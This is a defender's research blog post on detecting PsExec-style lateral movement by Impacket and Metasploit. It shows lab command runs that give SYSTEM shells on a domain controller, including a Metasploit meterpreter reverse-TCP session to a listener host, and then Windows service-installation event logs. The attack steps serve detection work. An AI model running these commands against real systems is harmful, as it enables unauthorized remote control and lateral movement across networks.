bczyz's research blog

Detecting Impacket's and Metasploit's PsExec

Jan 30, 2021

detection hunt psexec sigma threathunting

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Introduction

What is PsExec?

The original PsExec[1] is an administrative tool used to execute commands interactively on remote systems over Server Message Block (SMB)[2] protocol. The author of this tool, Mark Russinovich, describes its inner workings in his article[3] as follows:

> *PsExec starts an executable on a remote system and controls the input and output streams of the executable’s process so that you can interact with the executable from the local system. PsExec does so by extracting from its executable image an embedded Windows service named Psexesvc and copying it to the Admin$ share of the remote system. PsExec then uses the Windows Service Control Manager API, which has a remote interface, to start the Psexesvc service on the remote system.*
>
> *The Psexesvc service creates a named pipe, psexecsvc, to which PsExec connects and sends commands that tell the service on the remote system which executable to launch and which options you’ve specified. If you specify the -d (don’t wait) switch, the service exits after starting the executable; otherwise, the service waits for the executable to terminate, then sends the exit code back to PsExec for it to print on the local console.*

Why PsExec?

PsExec is widely used because it provides an easy way to interact with other hosts using compromised accounts within a domain. As it’s also used for legitimate purposes, malicious activity can blend into administrative activity and remain stealthy.

Moreover, PsExec enables the following essential techniques[4] for an adversary:

Domain	ID	Sub-technique ID	Name	Use
Enterprise	T1570		Lateral Tool Transfer	PsExec can be used to download or upload a file over a network share.

Enterprise	T1021	.002	Remote Services: SMB/Windows Admin Shares	PsExec, a tool that has been used by adversaries, writes programs to the `ADMIN$` network share to execute commands on remote systems.
Enterprise	T1569	.002	System Services: Service Execution	Microsoft Sysinternals PsExec is a popular administration tool that can be used to execute binaries on remote systems using a temporary Windows service.

Lab environment

DetectionLab[5] project was used for purpose of this research.


Attack technique simulation

It is crucial to understand how an attack works to be able to defend against it. Simulation helps with that, as well as with providing test data for detection rules.

Impacket[6] and Metasploit[7] are, among other tools, widely used to execute malicious commands/payloads and move laterally using PsExec-like modules.


Impacket

Impacket's `psexec.py` requires its user to only specify target in `[[domain/]username[:password]@]<targetName or address>` format. If no command is provided, `cmd.exe` is executed by default. An attacker can choose different authentication options, as well as customize the service name that gets created on the targeted host, and the name of the uploaded executable.



```
vagrant@logger:~$ psexec.py -h
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug]
                 [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                 [-keytab KEYTAB] [-dc-ip ip address] [-target-ip ip address]
                 [-port [destination port]] [-service-name service_name]
                 [-remote-binary-name remote_binary_name]
                 target [command [command ...]]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command (or arguments if -c is used) to execute at the
                        target (w/o path) - (default:cmd.exe)

optional arguments:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are
                        passed in the command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require
                        CRT)
  -ts                   adds timestamp to every logging output
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from
                        ccache file (KRB5CCNAME) based on target parameters.
                        If valid credentials cannot be found, it will use the
                        ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256
                        bits)
  -keytab KEYTAB        Read keys for SPN from keytab file

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it
                        will use the domain part (FQDN) specified in the
                        target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server
  -service-name service_name
                        The name of the service used to trigger the payload
  -remote-binary-name remote_binary_name
                        This will be the name of the executable uploaded on
                        the target
```


Running `psexec.py` with minimum required options:



```
vagrant@logger:~$ psexec.py vagrant@192.168.38.102
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.38.102.....
[*] Found writable share ADMIN$
[*] Uploading file tGZQiyrm.exe
[*] Opening SVCManager on 192.168.38.102.....
[*] Creating service xHdi on 192.168.38.102.....
[*] Starting service xHdi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
nt authority\system

C:\windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.38.102.....
[*] Stopping service xHdi.....
[*] Removing service xHdi.....
[*] Removing file tGZQiyrm.exe.....
vagrant@logger:~$ |
```

The tool requests password for the specified user, uploads a service binary `tGZQiyrm.exe` to a writable share `ADMIN$`, registers a service `xHdi` using SVCManager (`services.exe`), starts it, and pops up an interactive command line interface (CLI). After exiting the CLI, a cleanup is performed to cover tracks.

If a command is specified, no CLI is spawned, and the process exits right after the command is executed:




```
vagrant@logger:~$ psexec.py vagrant@192.168.38.102 whoami
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 202

Password:
[*] Requesting shares on 192.168.38.102.....
[*] Found writable share ADMIN$
[*] Uploading file FFXfbCog.exe
[*] Opening SVCManager on 192.168.38.102.....
[*] Creating service gmay on 192.168.38.102.....
[*] Starting service gmay.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.38.102.....
[*] Stopping service gmay.....
[*] Removing service gmay.....
[*] Removing file FFXfbCog.exe.....
vagrant@logger:~$
```

It's worth noting, from the defender perspective, that the names differ between executions. In this case, the service name was `gmay` and the uploaded binary was named `FFXfbCog.exe`.


Metasploit

The module that is used for PsExec within Metasploit is `exploit/windows/smb/psexec`. It enables more customized attacks compared to Impacket:




```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.38.105   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) >
```

The above are just basic options, the advanced ones allow to set e.g. name of the service binary, modify executable template etc. A truncated list of the advanced options:




```
msf6 exploit(windows/smb/psexec) > show advanced

Module advanced options (exploit/windows/smb/psexec):

   Name                                  Current Setting                                     Required  Description
   ----                                  ---------------                                     --------  -----------
   ALLOW_GUEST                           false                                               yes       Keep trying if only given guest access
   CHOST                                                                                     no        The local client address
   CMD::DELAY                            3                                                   no        A delay (in seconds) before reading the command output and cleaning up
   CPORT                                                                                     no        The local client port
   ConnectTimeout                        10                                                  yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                                                                    no        The information file that contains context information
   DCERPC::ReadTimeout                   10                                                  yes       The number of seconds to wait for DCERPC responses
   DisablePayloadHandler                 false                                               no        Disable the handler code for the selected payload
   EXE::Custom                                                                               no        Use custom exe instead of automatically generating a payload exe
   EXE::EICAR                            false                                               no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack                         false                                               no        Use the default template in case the specified one is missing
   EXE::Inject                           false                                               no        Set to preserve the original EXE function
   EXE::OldMethod                        false                                               no        Set to use the substitution EXE generation method.
   EXE::Path                                                                                 no        The directory in which to look for the executable template
   EXE::Template                                                                             no        The executable template file name.
   EnableContextEncoding                 false                                               no        Use transient context when encoding payloads
   MSI::Custom                                                                               no        Use custom msi instead of automatically generating a payload msi
   MSI::EICAR                            false                                               no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                                                                 no        The directory in which to look for the msi template
   MSI::Template                                                                             no        The msi template file name
   MSI::UAC                              false                                               no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
   NTLM::SendLM                          true                                                yes       Always send the LANMAN response (except when NTLMv2_session is specified)
   NTLM::SendNTLM                        true                                                yes       Activate the 'Negotiate NTLM key' flag, indicating the use of NTLM responses
   NTLM::SendSPN                         true                                                yes       Send an avp of type SPN in the ntlmv2 client blob, this allows authenticatio
```

This module also allows specifying different targets:




```
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   PowerShell
   2   Native upload
   3   MOF upload
   4   Command


msf6 exploit(windows/smb/psexec) >
```

By default, the target is `Automatic`, which basically means that the exploit will look for PowerShell on the targeted host. If found, PowerShell payload will be executed. Otherwise, the script will fall back to `Native upload` option and upload a service binary[8]. For purpose of this post, `Native upload` target will be used so that it’s easier to compare the tools.




```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.38.102   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               redacted         no        The password for the specified username
   SMBUser               vagrant          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.38.105   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Native upload


msf6 exploit(windows/smb/psexec) >
```

After setting the options, as seen in the above screenshot, let’s simulate the attack:



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.38.105:4444
[*] 192.168.38.102:445 - Connecting to the server...
[*] 192.168.38.102:445 - Authenticating to 192.168.38.102:445 as user 'vagrant'...
[!] 192.168.38.102:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.38.102:445 - Uploading payload... RFUurKqb.exe
[*] 192.168.38.102:445 - Created \RFUurKqb.exe...
[*] Sending stage (175174 bytes) to 192.168.38.102
[+] 192.168.38.102:445 - Service started successfully...
[*] 192.168.38.102:445 - Deleting \RFUurKqb.exe...
[*] Meterpreter session 1 opened (192.168.38.105:4444 -> 192.168.38.102:64083) at 2021-01-31 12:21:27 +0000

meterpreter > sysinfo
Computer        : dc
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WINDOMAIN
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Running the exploit again with the same options to generate more events to work with:



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.38.105:4444
[*] 192.168.38.102:445 - Connecting to the server...
[*] 192.168.38.102:445 - Authenticating to 192.168.38.102:445 as user 'vagrant'...
[!] 192.168.38.102:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.38.102:445 - Uploading payload... MpgzJsoj.exe
[*] 192.168.38.102:445 - Created \MpgzJsoj.exe...
[*] Sending stage (175174 bytes) to 192.168.38.102
[*] Meterpreter session 2 opened (192.168.38.105:4444 -> 192.168.38.102:64184) at 2021-01-31 12:24:29 +0000
[+] 192.168.38.102:445 - Service started successfully...
[*] 192.168.38.102:445 - Deleting \MpgzJsoj.exe...

meterpreter > |
```

Similarly as with Impacket, names related to the service registration differ between executions and seem to be randomly generated (`RFUurKqb.exe` and `MpgzJsoj.exe`).

Detection

Having generated test data, let’s try to develop some ways to separate malicious from benign, that is detection signatures.

There are two Windows event types that are crucial to detect malicious PsExec-like attack techniques: 4697[9] (Security) and 7045[10] (System). Their role is to audit service registration events which is exactly what is done after uploading a binary over SMB. Let’s take a look how these events look like in Splunk[11] for different tools.

4697 and 7045 event logs

- Impacket
    - first execution

    - event 4697

      ```
      01/29/2021 09:40:41 PM
      LogName=Security
      EventCode=4697
      EventType=0
      ComputerName=dc.windomain.local
      SourceName=Microsoft Windows security auditing.
      Type=Information
      RecordNumber=31393
      Keywords=Audit Success
      TaskCategory=Security System Extension
      OpCode=Info
      Message=A service was installed in the system.

      Subject:
              Security ID:            S-1-5-21-1904385924-433022439-1917902962-500
              Account Name:           vagrant
              Account Domain:         WINDOMAIN
              Logon ID:               0x13EF18C

      Service Information:
              Service Name:           xHdi
              Service File Name:      %systemroot%\tGZQiyrm.exe
              Service Type:           0x10
              Service Start Type:     3
              Service Account:                LocalSystem
      ```

      Service_Name: `xHdi` Service_File_Name: `%systemroot%\tGZQiyrm.exe`

    - event 7045


      ```
      01/29/2021 09:40:41 PM
      LogName=System
      EventCode=7045
      EventType=4
      ComputerName=dc.windomain.local
      User=NOT_TRANSLATED
      Sid=S-1-5-21-1904385924-433022439-1917902962-500
      SidType=0
      SourceName=Microsoft-Windows-Service Control Manager
      Type=Information
      RecordNumber=2412
      Keywords=Classic
      TaskCategory=None
      OpCode=The operation completed successfully.
      Message=A service was installed in the system.

      Service Name:  xHdi
      Service File Name:  %systemroot%\tGZQiyrm.exe
      Service Type:  user mode service
      Service Start Type:  demand start
      Service Account:  LocalSystem
      ```

      Service_Name: `xHdi` Service_File_Name: `%systemroot%\tGZQiyrm.exe`

